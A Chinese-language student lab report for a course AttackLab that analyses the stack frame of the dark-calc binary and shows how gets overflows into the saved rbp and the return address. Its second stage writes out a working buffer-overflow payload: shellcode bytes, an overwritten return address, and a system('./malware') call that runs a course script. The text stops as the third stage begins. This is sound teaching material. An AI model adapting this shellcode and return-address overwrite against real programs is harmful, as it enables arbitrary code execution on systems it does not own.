AttackLab 实验报告

姓名：周天佑　学号：25300680065　最新更新日期：2026/11/11

本报告分析课程提供的 attack/dark-calc、attack/dark-calc-nx、attack/dark-log 三个二进制与 attack/malware 脚本，按五个阶段推进。前两阶段用 GDB 观察 input 的栈帧与越界写入，并用五种长度的输入测量写入范围与终止方式；后三阶段利用同一处越界改写返回地址，依次完成执行外部脚本、调用程序自身的 grade_eval、在栈不可执行的程序上拼接 ROP 链条、以及在启用栈保护的程序上绕过 canary 检查。每一阶段的字节、寄存器读数与运行输出都来自实测，推断部分在正文中单独标注。

阶段一 dark-calc 的 input 栈帧与长度实验

本阶段分析 attack/dark-calc 的 input 函数，还原它的栈帧布局与各寄存器的取值，并用不同长度的输入记录写入范围与终止方式。

1 任务范围与验证环境

本阶段对应 README 中的三项：观察 input 栈帧、用不同长度输入测试 dark-calc、用 GDB 检查 main 的机器码。

被分析的二进制是 attack/dark-calc，代码段位于固定地址 0x400000 起，因此 0x401977、0x401ad1 这类代码地址每次运行都一样；栈地址以 0x7 开头，受 ASLR 影响每次不同，报告里只比较内容与相对偏移。

查看反汇编所用的命令与工作笔记一致，先在仓库根目录启动 GDB：

```
gdb ./attack/dark-calc
```

进入 GDB 后：

```
set pagination off
disassemble input
disassemble main
```

三段反汇编各自导出成文件：artifacts/01_input.S、artifacts/01_eval.S、artifacts/01_main.S。input 需要重新导出时用笔记里的那一条：

```
objdump -d attack/dark-calc | sed -n "/<input>:/,/^$/p"
```

eval 与 main 用同样的方式，把函数名换掉即可。运行时观察所用的 GDB 命令针对长度实验，放在第 6 节说明。

2 输入格式与判定位置

程序启动后进入 while(1) 循环，每一轮先打印提示语，再从标准输入读一行，交给 input 处理，随后由 eval 拼接命令并执行。

输入是一条以换行为结束的文本行，gets 丢弃换行符并补上结束零字节。判定发生在两处，都在 input 内部：

位置	指令	判定内容	判定成立后的走向
input+40	test %rax,%rax	gets 是否返回 NULL，即读入是否失败	跳到 input+56，打印答案后 exit(0)
input+52	test %al,%al	读到的首字符是否为结束零字节，即是否空行	不跳，落到 input+56

两处判定合起来的效果：读入失败或空行都会打印 answer 并直接退出整个进程。

涉及的三个常量地址：

地址	内容	用途
0x401ce8	Enter an expression (length up to %d):	printf 的格式串
0x401cd0	42_is_The_Ànswer	空输入或 EOF 时打印
0x6030d0	command_buf，0x1f 字节	后半段的命令缓冲区

程序期望的输入是 15 个字符以内的表达式，交给 eval 拼接成命令后由 shell 执行。超过 15 个字符不会被拒绝，写入会越过数组边界，后果见第 5 节与第 7 节。

3 关键数据结构

局部数组在 input 的帧内，从 rbp-0x10 开始，共 16 字节：

```
#define MAXLEN 15
char expression[MAXLEN + 1];
```

全局数组在数据段，长度 31 字节，取自 01_input_annotated.S 里标注的 nm -S attack/dark-calc | grep -i command_buf，输出为 0x1f：

```
char command_buf[MAXLEN + 16];
```

command_buf比第一个数组大15字节，16个字节能装下15个字符，31个字节能装下30个字符。

4 逐个函数的分析

4.1 input input 的完整反汇编见 artifacts/01_input.S，逐条注释见 artifacts/01_input_annotated.S。按功能分成五段：

段落	指令范围	作用
序言	input+0 到 input+7	保存调用者的 rbp，建立本帧基址，为数组留出 16 字节
提示	input+8 到 input+27	打印提示语，%d 填入 0xf
读取	input+28 到 input+39	把 rbp-0x10 交给 gets
判定	input+40 到 input+75	处理 EOF 与空行，或转入复制
复制与收尾	input+76 到 input+95	strcpy 到 command_buf，然后 leave、ret

关键的一条是 input+88 的 call strcpy@plt：源地址为 rbp-0x10，目的地址为 0x6030d0，复制的长度由输入长度决定。这一条把越界后的字节一并带进全局数组。

图 1 是进入函数体之后的相对位置关系。地址取自一次实测运行，rbp 为 0x...fe0，数组从 0x...fd0 起，返回地址在 0x...fe8；实际数值随 ASLR 变化，能跨运行比较的是相对偏移。

```
高地址
 0x721000801000  +----------------------------+
                 |  上一层帧的内容            |
 0x721000800ff0  +----------------------------+
                 |  返回地址 0x401ad1         |  8 字节
 0x721000800fe8  +----------------------------+
                 |  保存的 rbp 0x721000800ff0 |  8 字节
 0x721000800fe0  +----------------------------+  <- rbp 指向这里
                 |  expression[0..15]         |  16 字节
                 |                            |
 0x721000800fd0  +----------------------------+  <- rsp
低地址
```

图 1 input 进入函数体之后的栈布局。expression 占 16 字节，紧随其上是保存的 rbp，再往上是返回地址。

4.2 eval eval 先截断，再拼接，完整反汇编见 artifacts/01_eval.S:

```
int len = strlen(command_buf) > MAXLEN ? MAXLEN : strlen(command_buf);
memmove(command_buf + 8, command_buf, len+1);
memcpy(command_buf, wrapper_front, 8);
strcpy(command_buf + 8 + len, wrapper_back);
```

三步分别对应 0x401a1b（memmove）、0x401a2f（memcpy）、0x401a43 到 0x401a54（写入右括号）。右括号写在 command_buf + 8 + len 处，于是第 len+1 个字符的位置被覆盖。用 16 个 1 验证过：0x401a57 停下时 command_buf 是 echo $((加 15 个 1 加))，共 25 个字符，第 16 个 1 被右括号覆盖。

截断发生在 strcpy(command_buf + 8 + len, wrapper_back); 这一行。它从 8 + len 处开始写))，len 达到 15 时正好落在第 16 个字符的位置，把多出来的字符挤掉；送入 system 的串因此只有 15 个字符的表达式。

4.3 main 与机器码检查 main 的反汇编如下（任务 5 的对象），完整导出见 artifacts/01_main.S:

```
0x401ac3 <+0>:  push   %rbp
0x401ac4 <+1>:  mov    %rsp,%rbp
0x401ac7 <+4>:  mov    $0x0,%eax
0x401acc <+9>:  call   0x401977 <input>
0x401ad1 <+14>: mov    $0x0,%eax
0x401ad6 <+19>: call   0x4019d7 <eval>
0x401adb <+24>: jmp    0x401ac7 <main+4>
```

从这段机器码能读出:

一是 main 只有序言没有尾声，push 与 mov 之后直接进入循环，结尾是 jmp 回到 main+4，没有 leave 也没有 ret。循环靠 exit 或崩溃退出。

二是 0x401ad1 是 call input 的下一条指令，它同时就是 input 的返回地址，rbp+8 那格存放的值。

三是两次 call 之前都执行 mov $0x0,%eax，这是可变参数调用前清零 al 的习惯写法。

三点里最要紧的是第二点，它把 main 的循环、input 的返回地址和后面的长度实验连在一起。

0x401ad1 是 call input 后面那条指令。call 执行时会把下一条指令的地址压到栈上，因此 input 一进入函数，rbp+8 那格存放的就是 0x401ad1；GDB 里 x/gx $rbp+8 读到的正是这个值，info frame 也把它列为返回地址。input 的 ret 把这一格弹进指令指针，程序就从 0x401ad1 继续执行，rsp 同时回到 0x...ff0，与 rbp 指向同一个位置。

这 8 个字节决定控制流的去处。输入长度到 24 时，结束零字节落在 rbp+8，最低字节从 d1 变成 00，地址变为 0x401a00；长度到 100 时，整格被 0x31 填满，ret 取到的是一个没有映射的地址。0x401a00 落在 eval 的中段，说明改写一个字节就足以把控制流送进另一个函数内部，这也是长度实验中 135 与 139 两个不同信号的来源。

5 写入长度与越界边界

写入的字节数由输入长度决定，与数组容量无关:

写入字节数 = 输入字符数 + 1（那 1 个是 gets 补的结束零字节）

按这个式子推算，各个长度落在哪里:

输入字符数	写入字节数	结束零字节落点	对应位置	实测或推算
3	4	rbp-0xd	数组内部	实测
15	16	rbp-0x1	数组最后一字节	实测
16	17	rbp+0	保存的 rbp 最低字节	实测
24	25	rbp+8	返回地址最低字节	实测
31	32	rbp+0xf	返回地址最高字节	推算
100	101	远超整帧	未映射区域方向	实测

另有一条与显示有关的计算关系，来自 eval：真正送进 system 的算式里，表达式部分最多 15 个字符，命令总长最多 25 个字符（8 个前缀、15 个字符、2 个右括号）。

这两条关系管的是不同的事。gets 按输入长度写栈，写入字节数等于输入字符数加 1，第 16 个字符写到数组最后一字节，第 17 个字节落到保存的 rbp 上，第 25 个字节落到返回地址上，数组的 16 字节容量只决定越界从哪一字节开始。eval 里的 15 与 25 管的是送进 shell 的命令串长度，输入 16 个字符时，栈上写入了 17 字节，命令串里只剩 15 个字符，两个数字由不同的代码决定，测试时可以把它们分开记录。

6 GDB 验证记录

字节级的观察按下面的顺序进行。先停到 input+35：

```
break *input+35
run
```

为了让每次的输入固定，改用已生成的输入文件重定向，执行 ni 时不必再手工键入：

```
run < artifacts/length_input.txt
```

停住后先记录写入前的状态，执行一条 ni 走完 gets，再记录一次：

```
set $buf = $rdi
set $frame_base = $rbp
x/32xb $buf
ni
x/32xb $buf
x/2gx $frame_base
```

这些命令只读取寄存器与内存，不修改程序状态。

下面三张表分别是序言、leave 与 ret、区域定位的读数，均在交互式会话中采集。运行时代码地址固定，栈地址每次不同。

序言三条指令的寄存器变化（停在 input 入口，连续三次 ni）：

时刻	下一条指令	rsp	rbp
断点处	push %rbp	0x...fe8	0x...ff0
执行 push 后	mov %rsp,%rbp	0x...fe0	0x...ff0
执行 mov 后	sub $0x10,%rsp	0x...fe0	0x...fe0
执行 sub 后	mov $0xf,%esi	0x...fd0	0x...fe0

leave 与 ret（停在 input+94，两次 ni）：

时刻	rsp	rbp	下一条指令
leave 前	0x...fd0	0x...fe0	0x4019d5

时刻	rsp	rbp	下一条指令
leave 后、ret 前	0x...fe8	0x...ff0	0x4019d6
ret 后	0x...ff0	0x...ff0	0x401ad1

帧内三块区域的定位（停在 input+94，x/32xb 与 x/2gx）：

区域	相对 rbp	字节数	依据
expression	rbp-0x10	16	sub $0x10,%rsp，+28、+32 两条把该地址送进 rdi
保存的调用者 rbp	rbp+0	8	push %rbp，读出 main 的帧基址
返回地址	rbp+8	8	call 压栈，值为 0x401ad1 即 main+14

断点位置的选择理由：input+35 之前 lea 与 mov 已经执行完，rdi 里就是缓冲区地址，gets 尚未调用，执行一条 ni 即可拿到写入完成的状态；input+94 是 leave，此时整帧数据完整，尚未开始拆解。

最有说服力的一次是 24 个 1 的写入前后对照。x/32xb $buf 在 ni 前后各取一次，x/2gx $frame_base 同时读出 rbp 那格与返回地址那格，三组数字落在同一张表里：数组 16 字节由全零变为 16 个 0x31，rbp 起 8 字节由 f0 0f 80 00 10 72 00 00 变为 8 个 0x31，rbp+8 首字节由 d1 变为 00。这一次观察同时给出了越界起点、覆盖内容与零字节落点，比单看崩溃与否更能说明问题。

7 验证结果

长度实验的实测结果如下，程序在第二次读取遇到 EOF 后打印答案并 exit(0)：

输入字符数	退出码	现象
3	0	正常，打印算式与结果后退出
15	0	正常，数组刚好填满
16	0	越界 1 字节，落在保存的 rbp 上，退出码仍为 0
24	135	SIGBUS，返回地址被改为 0x401a00
100	139	SIGSEGV，跳到无映射地址

越界写入的字节证据（24 个 1）：

地址	写入前	写入后	解释
rbp-0x10 到 rbp-0x1	未初始化	16 个 0x31	字符填满数组
rbp+0 到 rbp+7	f0 0f 80 00 10 72 00 00	8 个 0x31	字符越过边界，覆盖保存的 rbp
rbp+8	d1	00	结束零字节覆盖返回地址最低字节

第一条关于越界位置。写入字节数等于输入字符数加 1，数组只有 16 字节，第 17 个字节起就写到数组之外。24 个 1 时，rbp 起 8 字节被 0x31 填满，rbp+8 首字节被零字节改成 00，越界的终点落在返回地址的第一字节上。

第二条关于 16 为什么不崩。零字节只改到保存的 rbp 的最低字节，0x...ff0 变成 0x...f00，另外 7 个字节保持原样。main 里没有 leave 与 ret，整格 rbp 不会被用来拆帧；唯一用到它的是 eval 里的 mov %eax,-0x4(%rbp)，写入落在仍然映射的栈上。第二次读取遇到 EOF，程序打印答案后 exit(0)，退出码因此是 0。

第三条关于 24 与 100 的信号差异。24 只改返回地址的最低字节，`0x401ad1` 变为 `0x401a00`，这个地址仍在代码段内，`ret` 取到的是合法地址，随后 `0x401a00` 那条指令以 `0x3131313131313131` 作为帧基址访问内存，触发 `SIGBUS`。100 把整格写成 `0x3131313131313131`，`ret` 直接把没有映射的地址送入指令指针，触发 `SIGSEGV`。`SIGBUS` 具体发生在哪一条指令尚未单步验证，这一点在报告中标为推测。

8 运行截图

五张截图依次如下，所用命令与断点与第 6 节一致。

```
~/Lab3-AttackLab main ?3 ❯ gdb -batch -q -ex 'set pagination off' -ex 'set confirm off' \
  -ex 'break *input+35' -ex 'run < /tmp/n3.txt' \
  -ex 'set $buf=$rdi' -ex 'set $frame=$rbp' -ex 'ni' \
  -ex 'printf "buf=%p  rbp=%p  rsp=%p\n", $buf, $frame, $rsp' \
  -ex 'x/16xb $buf' -ex 'x/2gx $frame' ./attack/dark-calc
Breakpoint 1 at 0x40199a
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter an expression (length up to 15):

Breakpoint 1, 0x000000000040199a in input ()
0x000000000040199f in input ()
buf=0x721000800fd0  rbp=0x721000800fe0  rsp=0x721000800fd0
0x721000800fd0: 0x31    0x31    0x31    0x00    0x00    0x00    0x00    0x00
0x721000800fd8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x721000800fe0: 0x0000721000800ff0      0x0000000000401ad1
```

图 2 栈帧内的三块区域。3 个 1 的输入在 input+35 停住并执行一次 ni 之后的状态。buf 与 rsp 同为 0x…fd0，rbp 为 0x…fe0；x/16xb 显示数组内只有前 4 字节被写入，x/2gx 读出保存的 rbp 为 0x…ff0、返回地址为 0x401ad1。

```
● ~/Lab3-AttackLab main ?3 ❯ gdb -batch -q -ex 'set pagination off' -ex 'set confirm off' \
    -ex 'break *input+94' -ex 'run < /tmp/n3.txt' \
    -ex 'printf "[leave 前]\n"' -ex 'info registers rsp rbp' -ex 'ni' \
    -ex 'printf "[leave 后]\n"' -ex 'info registers rsp rbp' -ex 'ni' \
    -ex 'printf "[ret 后]\n"' -ex 'info registers rsp rbp' -ex 'x/i $pc' ./attack/dark-calc
  Breakpoint 1 at 0x4019d5
  [Thread debugging using libthread_db enabled]
  Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
  Enter an expression (length up to 15):

  Breakpoint 1, 0x00000000004019d5 in input ()
  [leave 前]
  rsp            0x721000800fd0      0x721000800fd0
  rbp            0x721000800fe0      0x721000800fe0
  0x00000000004019d6 in input ()
  [leave 后]
  rsp            0x721000800fe8      0x721000800fe8
  rbp            0x721000800ff0      0x721000800ff0
  0x0000000000401ad1 in main ()
  [ret 后]
  rsp            0x721000800ff0      0x721000800ff0
  rbp            0x721000800ff0      0x721000800ff0
  => 0x401ad1 <main+14>:  mov    $0x0,%eax
```

图 3 leave 与 ret 的寄存器变化。同一输入下 input+94 的三次读数。leave 前 rsp 为 0x…fd0、rbp 为 0x…fe0；leave 后 rsp 升到 0x…fe8，rbp 恢复为 0x…ff0；ret 后 rsp 到 0x…ff0，$pc 指向 0x401ad1，即 main+14。

```
~/Lab3-AttackLab main ?3 ❯ ./attack/dark-calc < /tmp/n16.txt; echo "exit=$?"
Enter an expression (length up to 15):
Executing: echo $((111111111111111))
111111111111111
Enter an expression (length up to 15):
42_is_The_Ànswer
exit=0
```

图 4 长度 16 的终端输出。16 个 1 的输出。Executing 那行只有 15 个 1，第二次读取遇到 EOF 后打印答案，退出码为 0。

```
● ~/Lab3-AttackLab main ?3 ❯ ./attack/dark-calc < /tmp/n24.txt; echo "exit=$?"
  Enter an expression (length up to 15):
  zsh: bus error  ./attack/dark-calc < /tmp/n24.txt
  exit=135
```

图 5 长度 24 的终端输出。24 个 1 的输出。提示语之后进程以 bus error 终止，退出码 135。

```
● ~/Lab3-AttackLab main ?3 ❯ gdb -batch -q -ex 'set pagination off' -ex 'set confirm off' \
    -ex 'break *input+94' -ex 'run < /tmp/n24.txt' \
    -ex 'x/32xb $rbp-0x10' -ex 'x/2gx $rbp' ./attack/dark-calc
  Breakpoint 1 at 0x4019d5
  [Thread debugging using libthread_db enabled]
  Using host libthread_db library "/usr/lib/x86_64-linux-gnu/libthread_db.so.1".
  Enter an expression (length up to 15):

  Breakpoint 1, 0x00000000004019d5 in input ()
  0x721000800fd0: 0x31    0x31    0x31    0x31    0x31    0x31    0x31    0x31
  0x721000800fd8: 0x31    0x31    0x31    0x31    0x31    0x31    0x31    0x31
  0x721000800fe0: 0x31    0x31    0x31    0x31    0x31    0x31    0x31    0x31
  0x721000800fe8: 0x00    0x1a    0x40    0x00    0x00    0x00    0x00    0x00
  0x721000800ff0: 0x3131313131313131      0x0000000000401a00
```

图 6 长度 24 的写入后字节。24 个 1 在 leave 前的内存快照。0x…fd0 到 0x…fe7 全为 0x31，0x…fe8 首字节为 0x00；x/2gx 读出保存的 rbp 为 0x3131313131313131、返回地址为 0x401a00。

前两张支撑第 6 节的三块区域定位表与 `leave`、`ret` 读数，后三张支撑第 7 节的长度实验表与字节证据表。图中数字与正文表格一致，正文不再重复抄录。

9 困难与易错点

分析层面值得记的有四处，按出现顺序：

一是地址与值的混淆。`rbp` 那一格的地址是 `0x...fe0`，格里的内容是 `0x...ff0`，这两个数只差 `0x10`，画栈图和填表时容易混。

二是断点位置与寄存器含义的变化。停在 `input` 入口时 `rdi` 还是上一条调用的残留值，缓冲区地址要等 `+32` 的 `mov %rax,%rdi` 之后才成立；`leave` 之后 `rbp` 的含义从本帧基址变回调用者的基址。

三是跨进程的地址。栈地址每次运行不同，先前记下的 `0x...ff0` 在新进程里不再是同一个值，能跨运行比较的只有代码地址和相对偏移。

四是输出缓冲与观测顺序。重定向到文件时父进程的标准输出是全缓冲，`system` 子进程的输出先落盘，文件里的顺序与终端不同。

前两条在分析里反复出现。地址与值的区别我一开始混过：`rbp` 那一格的地址是 `0x...fe0`，格里的内容是 `0x...ff0`，把两者写反会让整张对照表失义，后来每填一格都先问一句“这是位置还是内容”。断点位置也一样，停在 `input` 入口时 `rdi` 还是上一条调用留下的值，读到 `0x1` 那种数字就说明停早了；`leave` 之后 `rbp` 的含义改变，跨过这条指令再比较 `rbp` 就失去意义。

第三条影响记录方式。栈地址每次运行都不同，先前抄下的 0x...ff0 在新进程里对应别的字节，所以报告里只写相对偏移与内容，绝对地址留作当次运行的截图说明。

第四条解释了一个反直觉的现象。终端里看到“提示语、Executing、结果”的顺序，重定向到文件后变成“结果、提示语、Executing”，原因是父进程的标准输出经过文件时按全缓冲处理，子进程的输出直接落盘。记录输出顺序时需要说明是哪种运行方式，否则同一组实验会出现两种“事实”。

阶段二 利用缓冲区漏洞执行 ./malware

本阶段的目标是让 attack/dark-calc 执行同目录下的 attack/malware，终端出现 ### You have successfully detonated the bomb! ###。做法是用 gets 的越界写改写 input 的返回地址，让函数返回到数组首字节，并在那段空间里放入一小段调用 system 的机器码。

1 输入格式与判定位置

输入仍是一行文本，由 gets 读入 expression，长度不受 16 字节限制。

本阶段有两层判定。程序内的两处与阶段一相同：input+40 判断是否读到内容，input+52 判断是否为空行，两处成立时打印答案并 exit(0)。第二层判定在 attack/malware 脚本里，它用 ps -o ppid= 从自己开始逐级上溯，取每一级父进程的 comm，一旦等于 dark-calc 就置位并跳出，走到 1 号进程仍未命中则判定失败。

这意味着攻击方式受到约束：dark-calc 这个进程必须留在祖先链上。

2 关键数据结构

阶段一测得的两块缓冲区不变：expression 在 input 帧内，占 16 字节；command_buf 在数据段 0x6030d0，占 31 字节。

本阶段新增一个全局变量 fixed_stack_top，位于 0x6030f0，保存固定栈的顶端地址。程序运行时的栈布局如下：

项目	值	依据
栈区间	0x721000001000 到 0x721000801000，跨度 8 MB	info proc mappings
权限	rwxp	同上
区间两侧	各一页 ---p 隔离页	同上
fixed_stack_top	0x721000801000	p/x *(unsigned long*)0x6030f0
main 入口的 $rsp	0x721000800ff0	break main 后读数

与 attack/dark-calc-nx 对比，后者的 $rsp 落在 0x7fff 区域的 [stack] 段，权限为 rw-p，没有可执行位。

3 启动阶段的两个函数

init_fixed_stack 是构造函数，在 main 之前执行。它调用 mmap 的参数如下：

寄存器	值	含义
%rdi	0x721000000000	请求的起始地址
%rsi	0x802000	长度，8 MB 加两页
%rdx	0x7	权限，可读、可写、可执行
%rcx	0x100022	标志，MAP_PRIVATE 加 MAP_ANONYMOUS 加 MAP_FIXED_NOREPLACE

寄存器	值	含义
%r8	-1	文件描述符，无文件后端
%r9	0	文件内偏移

映射完成后连续两次 mprotect，把首尾各一页设为不可访问，再把 base + 0x801000 写入 fixed_stack_top。由于用了 MAP_FIXED_NOREPLACE，地址被占用时内核直接返回错误，代码随后检查返回值是否等于请求地址，不等就报错退出。

__wrap_main 是链接器用 --wrap=main 生成的入口。它先把原栈指针存进 %r12，再把 fixed_stack_top 的值装入 %rsp，然后 call main。main 返回后恢复原栈指针。

两个函数合起来的效果：main 及其下游函数一直运行在同一块固定地址的可执行内存上，input 的帧基址每次都是 0x721000800fe0，数组首字节每次都是 0x721000800fd0。这为硬编码地址提供了前提。

4 攻击方案

input 的帧布局与阶段一一致：数组占 rbp-0x10 到 rbp-0x1，保存的 rbp 占 rbp 到 rbp+7，返回地址在 rbp+8。从数组首字节到返回地址共 24 字节。

有两种执行 ./malware 的方式，选择由 malware 的判定决定：

execve 会把当前进程的程序整个替换。替换之后进程名改变，祖先链上不再有 dark-calc，脚本会判定失败。

system 会派生一个子进程，在子进程里执行 /bin/sh -c 命令，父进程等待结束。dark-calc 保留原样，脚本上溯两级即可命中。

因此代码需要完成两件事：把命令字符串的地址放进 %rdi，调用 system@plt（0x4017e0）。字符串 ./malware 放在 payload 末尾，地址为 0x721000800fd0 + 0x20，即 0x721000800ff0。

三条指令与机器码：

```
movabs $0x721000800ff0, %rdi      # 48 bf f0 0f 80 00 10 72 00 00
movabs $0x4017e0, %rax            # 48 b8 e0 17 40 00 00 00 00 00
call   *%rax                      # ff d0
```

共 22 字节，用两个 0x90 补到 24 字节。

payload 的构成：

偏移	长度	内容
0 到 21	22	上述三条指令
22 到 23	2	0x90 填充
24 到 31	8	0x721000800fd0 的小端表示
32 到 41	10	./malware 加一个零字节
42	1	换行符，结束 gets

总长 43 字节。整串里没有 0x0a，gets 不会被中途截断。

5 GDB 验证记录

落位检查在 input+94（leave）之前进行，x/36xb $rbp-0x10 的读数：

地址	内容	对应
0x...fd0 起 22 字节	48 bf f0 0f 80 00 10 72 00 00 48 b8 e0 17 40 00 00 00 00 00 ff d0	三条指令
0x...fe6 到 0x...fe7	90 90	填充
0x...fe8 到 0x...fef	d0 0f 80 00 10 72 00 00	新的返回地址
0x...ff0 起	2e 2f 6d 61 6c 77 61 72 65 00	./malware

同一位置 x/4i $rbp-0x10 的反汇编：

```
0x721000800fd0: movabs $0x721000800ff0,%rdi
0x721000800fda: movabs $0x4017e0,%rax
0x721000800fe4: call   *%rax
0x721000800fe6: nop
```

指令边界与设计一致，返回地址写在第 25 到第 32 个字节上。

6 验证结果

在 attack/ 目录下运行 ./dark-calc < payload.bin，输出末尾为：

```
### The bomb was triggered by the dark-calc process. ###
### You have successfully detonated the bomb! Congratulations! ###
```

system 返回后进程以 SIGSEGV 终止，退出码 139。原因是执行完那三条指令之后，栈指针指向的位置没有合法的返回地址；成功信息在崩溃前已经写出，不影响判定。

7 运行截图




图 7 固定栈的映射与权限，只截取了 0x7210 区间与末尾的 [stack] 行。0x721000000000 与 0x721000801000 各有一页 ---p 隔离，中间 8 MB 权限为 rwxp；[stack] 是切换前使用的常规栈，权限为 rw-p。




图 8 payload 落位。前 22 字节为三条指令，`0x...fe6` 起两个 `nop`，`0x...fe8` 是新返回地址，`0x...ff0` 起为字符串；下方 `x/4i` 的反汇编显示指令边界与设计一致。




图 9 成功输出。`pstree` 显示 `dark-calc`、`sh -c -- ./malware`、`malware` 三层链条，末尾两行为判定结果；随后进程以段错误结束。

8 困难与易错点

一是执行方式与进程树的关系。`execve` 与 `system` 都能启动脚本，差别在于是否保留调用者进程。`malware` 沿父进程链查找进程名，`execve` 会让 `dark-calc` 这个名字从链上消失，`system` 才会把它留在链上。选函数之前先想清楚进程树怎么变，比记住结论可靠。

二是可执行栈的来源。常见程序的栈段权限是 `rw-`，把机器码放进栈里执行会立刻触发段错误。这份二进制靠构造函数 `mmap` 出一块权限为 `rwx` 的区域并把 `rsp` 切过去，栈上执行才有条件成立。看到“把代码放到栈上”这种思路时，先确认这份二进制的栈权限，不把它当作通用前提。

三是地址与值的区分。`fixed_stack_top` 里放的是栈顶地址，`0x6030f0` 是存放它的位置；返回地址那一格同理，`0x721000800fe8` 是位置，`0x721000800fd0` 是要填进格里的值。两类数字混用，整张对照表都会失去意义。

四是两套终止规则同时起作用。`gets` 遇到 `0x0a` 停止读取，`strcpy` 遇到 `0x00` 停止复制。payload 里

出现 0x0a 会真正截断输入，出现 0x00 只影响复制进 command_buf 的内容，已经写进栈的字节不受影响。判断哪个字节必须避开时，先分清是哪条规则在起作用。

阶段三 栈空间执行

本阶段与阶段二共用同一套机制：用越界写改写 input 的返回地址，让函数返回到数组首字节，执行放在那里的机器码。区别在于这次不启动外部程序，而是调用程序自身的 grade_eval，参数设为 4。

1 输入格式与判定位置

输入仍是一行文本，gets 写入 16 字节的 expression，没有长度检查。

